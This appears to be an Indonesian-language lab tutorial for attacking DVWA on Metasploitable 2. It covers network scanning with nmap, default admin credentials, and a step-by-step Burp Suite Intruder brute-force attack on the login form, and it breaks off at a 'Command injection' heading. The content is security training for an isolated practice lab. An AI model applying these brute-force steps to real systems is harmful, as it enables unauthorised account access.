

VULNERABLE WEBSITE LAB (SECURITY: LOW)

System requirement:

-Kali Linux 2022.4

-OPNsense 23.1-amd64


-Metasploitable 2.6.24-16-server

Link sourceforge: <https://sourceforge.net/projects/metasploitable/>

Link vulnhub: <https://www.vulnhub.com/entry/metasploitable-2,29/>

Documentation: <https://docs.rapid7.com/metasploit/metasploitable-2/>

Arsitektur sistem:



Persiapan:


1. Konfigurasi routing pada kali linux

```
(root@kali)-[/home/kali]
# ip route add 192.168.1.0/24 via 192.168.100.7
```


2. Menemukan IP address metasploitable 2 dengan nmap

```
(root@kali)-[/home/kali]
# nmap -sn 192.168.1.0/24
Starting Nmap 7.93 ( https://nmap.org ) at 2023-03-25 22:22 EDT
Nmap scan report for 192.168.1.1
Host is up (0.011s latency).
Nmap scan report for 192.168.1.2
Host is up (0.017s latency).
Nmap scan report for 192.168.1.114
Host is up (0.028s latency).
Nmap done: 256 IP addresses (3 hosts up) scanned in 6.10 seconds
```

3. Mengakses website DVWA yang terinstall di metasploitable 2 (<http://192.168.1.114/dvwa>)




4. Login dengan menggunakan username 'admin' (tanpa tanda kutip) dan passwordnya 'password' (tanpa tanda kutip)




Praktek penyerangan:

1. Brute force attack (security: low)


-pilih menu brute force, maka akan tampil form login. Jika dimasukkan username dan password secara acak misalnya username 'test' dan password 'test' maka akan muncul pesan 'Username and/or password incorrect' yang menandakan username dan password yang dimasukkan salah.




-jalankan burp suite pada halaman brute force dan disini didapat 2 request, yaitu request untuk menampilkan halaman brute dan request untuk melakukan login. Kirim request login tersebut ke intruder




-Buka tab Intruder, maka disini terdapat request login yang berhasil dikirim dari tab HTTP history sebelumnya




-Pilih cluster bomb untuk tipe penyerangan brute force, hilangkan penanda dengan menekan tombol 'Clear \$'. dan tambahkan penanda payload hanya di parameter username dan password




-pindah ke tab payloads, buat payload 1 dengan type Simple list dan berisi list username sebagai berikut




-buat payload 2 dengan type Simple list dan berisi list password sebagai berikut




-pindah ke tab options dan scroll ke bawah hingga menemukan menu Grep - Extract dan tekan tombol add



-cari tulisan 'Username and/or password incorrect' dan block tulisan tersebut sebagai penanda lalu tekan OK




The image shows the Burp Suite Community Edition v2022.9.6 interface. The top menu bar includes Burp, Project, Intruder, Repeater, Window, and Help. Below the menu is a toolbar with buttons for Dashboard, Target, Proxy, Intruder (selected), Repeater, Sequencer, Decoder, Comparer, Logger, Extender, Project options, User options, and Learn. The main workspace is divided into sections. The first section is 'Choose an attack type', with a 'Start attack' button. The 'Attack type' dropdown is set to 'Cluster bomb'. The second section is 'Payload Positions', with a description: 'Configure the positions where payloads will be inserted, they can be added into the target as well as the base request.' Below this, the 'Target' field is set to 'http://192.168.1.114'. To the right of the target field is a checkbox labeled 'Update Host header to match target', which is checked. Below the target field is a list of HTTP request details, including the method (GET), URL, headers (Host, User-Agent, Accept, Accept-Language, Accept-Encoding, Connection, Referer, Cookie, Upgrade-Insecure-Requests), and status (12). On the right side of the interface, there are buttons for 'Add \$', 'Clear \$', 'Auto \$', and 'Refresh'. At the bottom, there is a search bar with the text 'Search...' and a button labeled 'Search...'. To the right of the search bar, it says '0 matches' and 'Length: 528'. The bottom left corner shows '2 payload positions'.




The screenshot shows the Burp Suite interface with the 'Intruder' tab active. The 'Payloads' sub-tab is selected, showing a list of payloads for a 'Cluster bomb' attack. The 'Payload Positions' sub-tab is also visible, showing the target URL 'http://192.168.1.114'. The 'Results' sub-tab shows the response of the attack, indicating a successful login for the user 'admin' with password 'password'.

-jika dicobakan ke halaman brute force tidak ada pesan error yang ditampilkan




2. Command injection (security: low)

